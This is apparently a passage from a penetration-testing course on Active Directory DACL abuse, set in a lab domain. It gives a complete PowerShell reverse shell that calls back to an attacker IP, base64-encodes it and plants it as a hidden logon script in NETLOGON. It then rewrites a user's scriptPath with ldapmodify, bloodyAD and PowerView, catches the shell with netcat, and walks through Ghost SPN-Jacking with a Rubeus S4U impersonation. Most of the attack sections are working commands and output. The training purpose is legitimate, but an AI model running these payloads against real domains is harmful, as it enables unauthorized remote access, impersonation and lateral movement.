Installing and running `Adalanche` on Windows is the same as on `Linux`-based systems, given that it compiles to cross-platform binaries that can run on `x86`, `x64`, and `ARM64` architectures. However, using it on Windows can be much simpler because we can run it without supplying any parameters, making it run in " full auto" mode; in this mode, `Adalanche` attempts to autodetect as many parameters on its own and collects data from the AD environment and then launches its interactive discovery tool automatically.

Abusing Write scriptPath from Linux

After determining that `david` has `write` (and `read`) rights over `eric`'s `scriptPath`, we will attempt to exploit this DACL misconfiguration from Linux to gain a reverse shell as `eric`, following the attack path below:

1. Enumerate the `NETLOGON` share to determine whether `david` has `write` permissions anywhere within it.
2. If `david` does have `write` permissions, create in `NETLOGON` a `.bat` or `.vbs` file that runs a PowerShell reverse shell one-liner.
3. Update `eric`'s `scriptPath` to be the same path as the payload file we placed in Step 2.
4. Wait until `eric` logs onto the domain to receive the reverse shell.

Step 1

We will use `smbclient` (SMBMap is another alternative) to list the available folders within `NETLOGON`:

```
smbclient //10.129.229.224/NETLOGON -U david%'SecurePassDav!d5' -c "ls"

  .                                   D        0  Mon May  6 04:03:40 2024
  ..                                  D        0  Mon May  6 04:03:40 2024
  CC1FDFA0FF3A                        D        0  Mon May  6 04:05:41 2024
  CCEDF2EBD2F1                        D        0  Thu May  2 15:36:45 2024
  DEFB03023DDA                        D        0  Mon May  6 04:10:40 2024
  EricsScripts                        D        0  Fri May  3 09:34:55 2024
  <SNIP>
```

From `smbclient`'s output, we will discover that there is a folder named "EricsScripts"; to determine the permissions that `david` has on it, we will utilize smbcacls, which enables us to view ACLs on an NT file or directory names (ensure there is space after the share's name):

```
smbcacls //10.129.229.224/NETLOGON /EricsScripts -U
David%'SecurePassDav!d5'

REVISION:1
CONTROL:SR|DI|DP
OWNER:BUILTIN\Administrators
GROUP:INLANEFREIGHT\Domain Users
ACL:INLANEFREIGHT\david:ALLOWED/OI|CI/RWX
ACL:BUILTIN\Administrators:ALLOWED/I/FULL
ACL:CREATOR OWNER:ALLOWED/OI|CI|IO|I/FULL
ACL:NT AUTHORITY\Authenticated Users:ALLOWED/OI|CI|I/READ
```

```
ACL:NT AUTHORITY\SYSTEM:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Administrators:ALLOWED/OI|CI|IO|I/FULL
ACL:BUILTIN\Server Operators:ALLOWED/OI|CI|I/READ
```

`smbcacls` displays that `david` has `R` (`Read`), `W` (`Write`), and `X` (`Execute`) permissions on the folder; therefore, we can write files, and most importantly our exploit script, to the folder.

Step 2

To establish a reverse shell as `eric` with PowerShell, we can use the `PowerShell #1` Windows reverse shell payload from revshells.com, making sure to replace `IP` with the `Pwnbox` IP and `PORT` with the listener's port:

```
$LHOST = "ATTACKER_IP"; $LPORT = ATTACKER_PORT; $TCPClient = New-Object
Net.Sockets.TCPClient($LHOST, $LPORT); $NetworkStream =
$TCPClient.GetStream(); $StreamReader = New-Object
IO.StreamReader($NetworkStream); $StreamWriter = New-Object
IO.StreamWriter($NetworkStream); $StreamWriter.AutoFlush = $true; $Buffer
= New-Object System.Byte[] 1024; while ($TCPClient.Connected) { while
($NetworkStream.DataAvailable) { $RawData = $NetworkStream.Read($Buffer,
0, $Buffer.Length); $Code = ([text.encoding]::UTF8).GetString($Buffer, 0,
$RawData -1) }; if ($TCPClient.Connected -and $Code.Length -gt 1) {
$Output = try { Invoke-Expression ($Code) 2>&1 } catch { $_ };
$StreamWriter.Write("$Output`n"); $Code = $null } }; $TCPClient.Close();
$NetworkStream.Close(); $StreamReader.Close(); $StreamWriter.Close()
```

Because we will run the PowerShell payload from a `.bat` or `.vbs` file, we can use Python to convert it to `UTF-16LE` (`16-bit Unicode Transformation Format Little-Endian`) then base64-encode it to avoid dealing with escaping quotation marks (alternatively, we can directly use the `PowerShell #3 (Base64)` reverse shell from revshells.com):

```
python3 -c 'import base64; print(base64.b64encode((r"""$LHOST =
"10.129.229.84"; $LPORT = 9001; $TCPClient = New-Object
Net.Sockets.TCPClient($LHOST, $LPORT); $NetworkStream =
$TCPClient.GetStream(); $StreamReader = New-Object
IO.StreamReader($NetworkStream); $StreamWriter = New-Object
IO.StreamWriter($NetworkStream); $StreamWriter.AutoFlush = $true; $Buffer
= New-Object System.Byte[] 1024; while ($TCPClient.Connected) { while
($NetworkStream.DataAvailable) { $RawData = $NetworkStream.Read($Buffer,
0, $Buffer.Length); $Code = ([text.encoding]::UTF8).GetString($Buffer, 0,
$RawData -1) }; if ($TCPClient.Connected -and $Code.Length -gt 1) {
$Output = try { Invoke-Expression ($Code) 2>&1 } catch { $_ };
$StreamWriter.Write("$Output`n"); $Code = $null } }; $TCPClient.Close();
$NetworkStream.Close(); $StreamReader.Close();
```

```
$StreamWriter.Close()""").encode("utf-16-le")).decode())'

JABMAEgATwBTAFQAIAA9ACAAIgAxADAALgAxADIAOQAuADIAMgA5AC4AOAA0ACIAOwAgACQATA
BQAE8AUgBUACAAPQAgADkAMAAwADEAOwAgACQAVABDAFAAQwBsAGkAZQBuAHQAIAA9ACAATgBl
AHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAG
UAbgB0ACgAJABMAEgATwBTAFQALAAgACQATABQAE8AUgBUACkAOwAgACQATg<SNIP>
```

Then, within a `.bat` file, we will use the `powershell` command and pass to it the switches -ExecutionPolicy Bypass, -WindowStyle Hidden, and most importantly, -EncodedCommand/-enc followed by the PowerShell encoded reverse shell one-liner:

```
powershell -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand
JABMAEgATwBTAFQAIAA9ACAAIgAxADAALgAxADIAOQAuADIAMgA5AC4AOAA0ACIAOwAgACQATA
BQAE8AUgBUACAAPQAgADkAMAAwADEAOwAgACQAVABDAFAAQwBsAGkAZQBuAHQAIAA9ACAATgBl
AHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAG
UAbgB0ACgAJABMAEgATwBTAFQALAAgACQATABQAE8AUgBUACkAOwAgACQATg<SNIP>
```

Alternatively, we can use a `.vbs` file along with the CreateObject wscript method to execute the encoded payload:

```
CreateObject("Wscript.shell").Run "powershell -ExecutionPolicy Bypass -
WindowStyle Hidden -EncodedCommand
JABMAEgATwBTAFQAIAA9ACAAIgAxADAALgAxADIAOQAuADIAMgA5AC4AOAA0ACIAOwAgACQATA
BQAE8AUgBUACAAPQAgADkAMAAwADIAOwAgACQAVABDAFAAQwBsAGkAZQBuAHQAIAA9ACAATgBl
AHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAG
UAbgB0ACgAJABMAEgATwBTAFQALAAgACQATABQAE8AUgBUACkAOwAgACQATgBlAHQAdwBvAHIA
awBTAHQAcgBlAGEAbQAgAD0AIAAkAFQAQwBQAEMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQ
BhAG0AKAApADsAIAAkAFMAdAByAGUAYQBtAFIAZQBhAGQAZQByACAAPQAgAE4AZQB3AC0ATwBi
AGoAZQBj<SNIP>"
```

Subsequently, we will use `smbclinet` to connect to the "EricsScripts" folder on `NETLOGON` and place our payload file in it using the `put` command:

```
smbclient //10.129.229.224/NETLOGON --directory EricsScripts -U
David%'SecurePassDav!d5' -c "put logonScript.bat"

putting file logonScript.bat as \EricsScripts\logonScript.bat (1070.3
kb/s) (average 1070.3 kb/s)
```

At this point, the payload file is implanted within `NETLOGON`; before learning how to update `eric`'s `scriptPath` attribute from Linux, we need to start an `nc` listener on the same port we specified in the PowerShell reverse shell one-liner:

```
nc -nvlp 9001

listening on [any] 9001 ...
```

Note: Remember that we can execute any other commands we want as `Eric`. Suppose that `Eric` only has User-Force-Change-Password (the Password Abuse section of the DACL Attacks I module covered its abuse) over another user, a high-value one, called `Sam`. Rather than obtaining a reverse shell (which might be of little use) as `Sam`, we can instead abuse `User-Force-Change-Password` to reset the account's password.

Step 3

To modify `eric`'s `scriptPath` to be the same location as the payload file we placed in Step 2, we will use `ldapmodify` and `bloodyAD`.

LdapModify

ldapmodify is a powerful command-line utility that allows applying a set of add, delete, modify, and/or modify DN operations to an LDAP directory. We supply the changes we want to perform by using the LDIF: The LDAP Data Interchange Format change format, as described in RFC2849.

In our case, we will use an `LDIF modify change record` to modify `eric`'s `scriptPath`, setting it to point to the payload file we implanted in the "EricsScripts" folder within `NETLOGON`. Because `logon scripts` are always expected to be within `NETLOGON`, instead of providing the absolute path of the file, we can use its relative one:

```
dn: CN=eric,CN=Users,DC=inlanefreight,DC=local
changetype: modify
replace: scriptPath
scriptPath: EricsScripts\logonScript.bat
```

Then, to apply the change, we will use `ldapmodify`, passing to it the `LDIF` file with the `-f` flag:

```
ldapmodify -H ldap://10.129.229.224 -x -D '[email protected]' -w
'SecurePassDav!d5' -f logonScript.ldif

modifying entry "CN=eric,CN=Users,DC=inlanefreight,DC=local"
```

To ensure that the attribute has been updated, we will use ldapsearch to retrieve the value of `eric`'s `scriptPath`:

```
ldapsearch -LLL -H ldap://10.129.229.224 -x -D '[email protected]' -w
'SecurePassDav!d5' -b "DC=inlanefreight,DC=local" "(sAMAccountName=Eric)"
scriptPath

dn: CN=eric,CN=Users,DC=inlanefreight,DC=local
scriptPath: EricsScripts\logonScript.bat

<SNIP>
```

From `ldapsearch`'s output, we will know that `ldapmodify` has successfully updated the attribute.

bloodyAD

bloodyAD is an AD privilege escalation command-line utility that allows us to set and get values of objects' attributes in addition to many other operations.

Installation

We can use `pip` to install `bloodyAD` from PyPi:

```
/usr/bin/pip install bloodyAD

Collecting bloodyAD
  Downloading bloodyad-1.1.1-py3-none-any.whl (191 kB)
     |████████████████████████████████| 191 kB 16.1 MB/s
Requirement already satisfied: pyasn1>=0.4.8 in /usr/lib/python3/dist-
packages (from bloodyAD) (0.4.8)
Collecting ldap3>=2.9.1
  Downloading ldap3-2.9.1-py2.py3-none-any.whl (432 kB)
     |████████████████████████████████| 432 kB 44.4 MB/s
<SNIP>
```

Updating Eric's scriptPath

Then, we will use the `set object` command on `eric`'s `scriptPath`, setting it to point to the payload file we implanted in the "EricsScripts" folder we found on the domain controller:

```
bloodyAD --host "10.129.229.224" -d "inlanefreight.local" -u "david" -p
'SecurePassDav!d5' set object eric scriptPath -v
'EricsScripts\logonScript.bat'

['EricsScripts\\logonScript.bat']
```

```
[+] eric's scriptPath has been updated
```

To ensure that `bloodyAD` updated the attribute accordingly, we will use `get object` (instead of `set object`) and pass `scriptPath` for the `--attr` flag:

```
bloodyAD --host "10.129.229.224" -d "inlanefreight.local" -u "david" -p
'SecurePassDav!d5' get object eric --attr scriptPath

distinguishedName: CN=eric,CN=Users,DC=inlanefreight,DC=local
scriptPath: EricsScripts\logonScript.bat
```

From `bloodyAD`'s output, we will know it has successfully updated the attribute.

Step 4

Once the user `eric` logs onto the domain, we will receive the reverse shell:

```
nc -nvlp 9001

listening on [any] 9001 ...
connect to [10.129.229.84] from (UNKNOWN) [10.129.229.224] 49732
whoami
inlanefreight\eric
```

From here, we can continue compromising the domain, moving laterally as `eric`.

Abusing Write scriptPath from Windows

Exploiting this DACL misconfiguration on Windows is similar to doing so on Linux; however, the only difference lies in Steps 1 and 3: Enumerating the `NETLOGON` share to determine whether `david` has `write` permissions anywhere within it and updating `eric`'s `scriptPath`.

Step 1

We can use `ls` on the `LOGONSERVER` environment variable followed by `NETLOGON` to list the available folders:

```
PS C:\Users\david> ls $env:LOGONSERVER\NETLOGON

    Directory: \\DC03\NETLOGON

Mode                LastWriteTime         Length Name
```

```
----                 -------------         ------ ----
<SNIP>
d-----         5/2/2024  12:21 PM                EF0ACCC0DBED
d-----         5/2/2024  12:25 PM                EFD0FF1ABB33
d-----         5/3/2024   6:34 AM                EricsScripts
d-----         5/2/2024  12:23 PM                FECA1DBD30F2
<SNIP>
```

Then, we will use icacls to enumerate the permissions that `david` has on the "EricsScripts" folder:

```
PS C:\Users\david> icacls $env:LOGONSERVER\NETLOGON\EricsScripts

\\DC03\NETLOGON\EricsScripts INLANEFREIGHT\david:(OI)(CI)(RX,W)
                             NT AUTHORITY\Authenticated Users:(I)(RX)
                             NT AUTHORITY\Authenticated Users:(I)(OI)(CI)
(IO)(GR,GE)
                             BUILTIN\Server Operators:(I)(RX)
                             BUILTIN\Server Operators:(I)(OI)(CI)(IO)
(GR,GE)
                             BUILTIN\Administrators:(I)(F)
                             BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                             NT AUTHORITY\SYSTEM:(I)(F)
                             NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                             CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

Similar to `smbcacls`, `icacls` displays that `david` has `R` (`Read`), `W` (`Write`), and `X` (`Execute`) permissions on the folder.

Alternatively, we can use ScriptSentry, described in the blog post Hidden Menace: How to Identify Misconfigured and Dangerous Logon Scripts, to automate the discovery of misconfigurations in logon scripts, including:

- `Unsafe UNC Folder Permissions`
- `Unsafe UNC File Permissions`
- `Unsafe Logon Script Permissions`
- `Unsafe GPO Logon Script Permissions`
- `Unsafe NETLOGON/SYSVOL Permissions`
- `Plaintext Credentials`

`ScriptSentry` will enumerate for dangerous/unsafe permissions on logon script files within `NETLOGON`. After running `Invoke-ScriptSentry.ps1` (found within `C:\Tools`), we discover

that the user `daniel` has `Read`, `Write`, and `Execute` on the logon script 'logonScript.bat', and that the logon script 'scriptShare.cmd' contains plaintext credentials:

Running Invoke-ScriptSentry

```
PS C:\Tools> .\Invoke-ScriptSentry.ps1


 _______  _______  _______ _________ _______ _________ _______  _______  _
_________ _______
(  ____ \(  ____ \(  ____ )\__   __/(  ____ )\__   __/(  ____ \(  ____ \(
(    /|\__   __/(  ____ )|\     /|
| (    \/| (    \/| (    )|   ) (   | (    )|   ) (   | (    \/| (    \/|
\  ( |   ) (   | (    )|( \   / )
| (_____ | |      | (____)|   | |   | (____)|   | |   | (_____ | (__    |
\ | |   | |   | (____)| \ (_) /
(_____  )| |      |     __)   | |   |  _____)   | |   (_____  )|  __)   |
(\ \) |   | |   |     __)  \   /
      ) || |      | (\ (      | |   | (         | |         ) || (      |
| \   |   | |   | (\ (      ) (
/\____) || (____/\| ) \ \_____) (___| )         | |   /\____) || (____/\|
)  \  |   | |   | ) \ \__   | |
\_______)(_______/|/   \__/\_______/|/          )_(   \_______)(_______/|/
)_)   )_(   |/   \__/   \_/
                              by: Spencer Alessi @techspence

                                          v0.5
                                     __,_______
                                    / __.==---/ * * * * * *
                                   / (-'
                                   -'
                            Setting phasers to stun, please wait..

########## Unsafe logon script permissions ##########

Type                        File
User                                         Rights
----                        ----
----                                         ------
UnsafeLogonScriptPermission
\\inlanefreight.local\sysvol\inlanefreight.local\scripts\DEFB03023DDA\3D2F
AA0A2110\logonScript.bat                            INLANEFREIGHT\daniel
Modify, Synchronize

########## Plaintext credentials ##########

Type        File
Credential
----        ----
----------
```

```
Credentials
\\inlanefreight.local\sysvol\inlanefreight.local\scripts\scriptShare.cmd
net use h: \\DC03.inlanefreight.local\Shared\General /user:wayne
Access2AllUsersSecure!
```

Step 3

To modify `eric`'s `scriptPath`, we can use `PowerView`.

Set-DomainObject

After importing the PowerView module, we will use Set-DomainObject, passing to the `scriptPath` and the location of our payload file:

```
PS C:\Users\David> Import-Module .\PowerView.ps1
PS C:\Users\David> Set-DomainObject eric -Set
@{'scriptPath'='EricsScripts\logonScript.bat'}
```

To ensure that `PowerView` updated the attribute accordingly, we will use Get-DomainObject and pass `scriptPath` for the `-Properties` flag:

```
PS C:\Users\David> Get-DomainObject eric -Properties scriptPath

scriptpath
----------
EricsScripts\logonScript.bat
```


From `PowerView`'s output, we will know it has successfully updated the attribute.

SPN Jacking

SPN Jacking is an alternative method to abuse `WriteSPN` rights. Highlighted this blog SPN-jacking: An Edge Case in WriteSPN Abuse, it mixes DACL Abuse with manipulating Constrained Delegation to allow the abuse of `WriteSPN` when password cracking is not possible. This method requires a deeper understanding of network permissions and delegation processes to be effective, and it's beneficial because password cracking is optional.

To better understand SPN Jacking, let's refresh on how Constrained Delegation works. In the section Constrained Delegation Overview & Attacking from Windows, we showcase a

scenario where we compromise the `WEBSRV` server with constrained delegation rights for the SPN `SQL/DBSRV`.




In this example, we can compromise `DBSRV` by authenticating to the `SQL` service or by changing the service to an alternative service such as `CIFS`, but we can't compromise the other servers shown in the image (`FILESRV` or `EXCHSRV`) because `WEBSRV` doesn't have those server listed in the SPN. Here's where SPN jacking comes into play.

SPN jacking works by using the `WriteSPN` rights to remove the `SQL/DBSRV` SPN from `DBSRV` and configuring it into the target machine. For example, if we want to compromise `FILESRV` and we have `WriteSPN` or similar rights, we can add the SPN `SQL/DBSRV` to `FILESRV`. After that, if we request a `TGS` for `SQL/DBSRV`, it will be encrypted for `FILESRV`, allowing us to impersonate any user into the target machine.

In this session, we will explore the different methods of abuse of SPN Jacking and the requirements for this attack to work.


Scenario

In this scenario, we have compromised the account `Gabriel` and its credentials are `Godisgood001`. Gabriel is a member of the local Administrators's group on `SRV01` and also has `WriteSPN` to `WEB01`. With this account, we aim to compromise `WEB01` by leveraging `Gabriel's` rights.



Ghost SPN-Jacking Detailed Explanation

Ghost SPN-Jacking targets scenarios where an SPN, previously associated with a computer or service account, is either no longer in use due to the deletion or renaming of the account, or it belongs to a custom service class that has been removed. Such SPNs are often left unattended in systems configured for Kerberos Constrained Delegation, creating a vulnerability ripe for exploitation.




Let's confirm the rights the account `Gabriel` has over `SRV01` and let's use PowerView to identify `WriteSPN` permissions over `WEB01`. We will connect to the target machine using xfreerdp:

```
xfreerdp /u:gabriel /p:Godisgood001 /d:inlanefreight.local
/v:10.129.229.164 /dynamic-resolution /drive:.,linux
[07:11:57:881] [2624598:2624599] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[07:11:57:881] [2624598:2624599] [INFO][com.freerdp.client.common.cmdline]
- loading channelEx rdpdr
[07:11:57:881] [2624598:2624599] [INFO][com.freerdp.client.common.cmdline]
- loading channelEx rdpsnd
...SNIP...
```

To enumerate `WriteSPN` rights we can use Bloodhound or PowerView. When using BloodHound we will see the edge `WriteSPN`. We can use the following cypher query to list WriteSPN rights:

```
MATCH p=(n:User)-[r1:WriteSPN*1..]->(c:Computer) RETURN p
```



Note: Based on our tests, sometimes BloodHound did not collect WriteSPN information, it is important to confirm using PowerView.

When using PowerView we need to search for `WriteProperty` on the ServicePrincipalName attribute which reference by the system guid `f3a64788-5306-11d1-a9c5-0000f80367c1` and resolved as `Validated-SPN`. Additionally we can search for any other rights that allow us to modify the SPNs such as `GenericAll`, `GenericWrite`, etc:

```
PS C:\Tools> Get-DomainComputer | Get-DomainObjectAcl -ResolveGUIDs | ?
{$_.SecurityIdentifier -eq $(ConvertTo-SID gabriel)}

AceQualifier           : AccessAllowed
ObjectDN               : CN=WEB01,OU=Servers,DC=inlanefreight,DC=local
ActiveDirectoryRights  : WriteProperty
ObjectAceType          : Validated-SPN
ObjectSID              : S-1-5-21-831407601-1803900599-2479021482-1117
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-831407601-1803900599-2479021482-1106
```

Next we need to make sure that the computer we own has `Contrained Delegation` enabled:

```
PS C:\Tools> Get-DomainComputer -TrustedToAuth | select name, msds-
allowedtodelegateto

name  msds-allowedtodelegateto
----  ------------------------
SRV01 {www/WS01, www/WS01.inlanefreight.local, dmserver/DBSRV003,
dmserver/DBSRV003.inlanefreigth.local...}
```

Now to perform the Ghost SPN-Jacking attack we must look for orphaned SPNs on `SRV01`, with the aim of assigning them to our target machine `WEB01`.

We can use PowerView to search for servers configured for Constrained Delegation and to map which servers are configured. We will also use Get-ConstrainedDelegation.ps1, a wrapper around PowerView, that display the value of `msDS-AllowedToDelegateTo`. This attribute contains a list of Service Principal Names (SPNs) and is used to configure a service so that it can obtain service tickets that can be used for Constrained Delegation:

```
PS C:\Tools> Import-Module C:\Tools\PowerView.ps1
PS C:\Tools> Import-Module C:\Tools\Get-ConstrainedDelegation.ps1
PS C:\Tools> Get-ConstrainedDelegation

Type  Name  Target  SPN
----  ----  ------  ---
Computer SRV01  DBSRV003 dmserver/DBSRV003
Computer SRV01  DBSRV003 dmserver/DBSRV003.inlanefreigth.local
Computer SRV01  EXCH03  www/EXCH03
```

```
Computer SRV01  EXCH03  www/EXCH03.inlanefreigth.local
Computer SRV01  DATABASE01 dhcp/DATABASE01
Computer SRV01  DATABASE01 dhcp/DATABASE01.inlanefreigth.local
```

The script will help us search for orphaned SPNs. We will use the flag `-CheckOrphaned` to display only the target with an orphaned SPN. The way the script looks for orphaned SPN is by querying for the existence of the computer or service account name:

```
PS C:\Tools> Get-ConstrainedDelegation -CheckOrphaned

Type  Name  Target  SPN
----  ----  ------  ---
Computer SRV01  DATABASE01 dhcp/DATABASE01
Computer SRV01  DATABASE01 dhcp/DATABASE01.inlanefreigth.local
```

Before we assign the orphaned SPNs to our target machine `WEB01`, it's a good practice to take notes of the SPNs, as the next step involve altering the SPNs.

```
PS C:\Tools> Get-DomainComputer WEB01 | Select-Object -ExpandProperty
serviceprincipalname
WSMAN/WEB01
WSMAN/WEB01.inlanefreight.local
TERMSRV/WEB01
TERMSRV/WEB01.inlanefreight.local
RestrictedKrbHost/WEB01
HOST/WEB01
RestrictedKrbHost/WEB01.inlanefreight.local
HOST/WEB01.inlanefreight.local
```

Now we can assign the orphaned SPN `dhcp/DATABASE01` to the target machine `WEB01` using `PowerView`:

```
PS C:\Tools> Set-DomainObject -Identity WEB01 -Set
@{serviceprincipalname='dhcp/DATABASE01'} -Verbose
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC02.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=WEB01$)(name=WEB01$)(displayname=WEB01$))))
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to
'dhcp/DATABASE01' for object 'WEB01$'
```

This action misaligns the SPN's intended association, tricking the Kerberos authentication system into recognizing `WEB01` as the legitimate endpoint for the services initially tied to the SPN. With the misplaced SPN now pointing to `WEB01,` we proceed to use the `S4U` attack using `Rubeus`, using the `SRV01$` account to obtain a service ticket for a privileged user to `WEB01`. We need to set the option `/impersonateuser:<user to impersonate>` and specify the ghosted SPN with `/msdsspn:<ghost/spn>`:

```
PS C:\Tools> .\Rubeus.exe s4u /domain:inlanefreight.local /user:SRV01$
/rc4:ef3d150ee77eb9000001236c52bd2793 /impersonateuser:administrator
/msdsspn:"dhcp/DATABASE01" /nowrap

  ______    _
 (_____ \   | |
  _____) )_ _| |__ _____ _ _ ___
 | __ /| | | | _ \| ___ | | | |/___)
 | | \ \| |_| | |_) ) ____| |_| |___ |
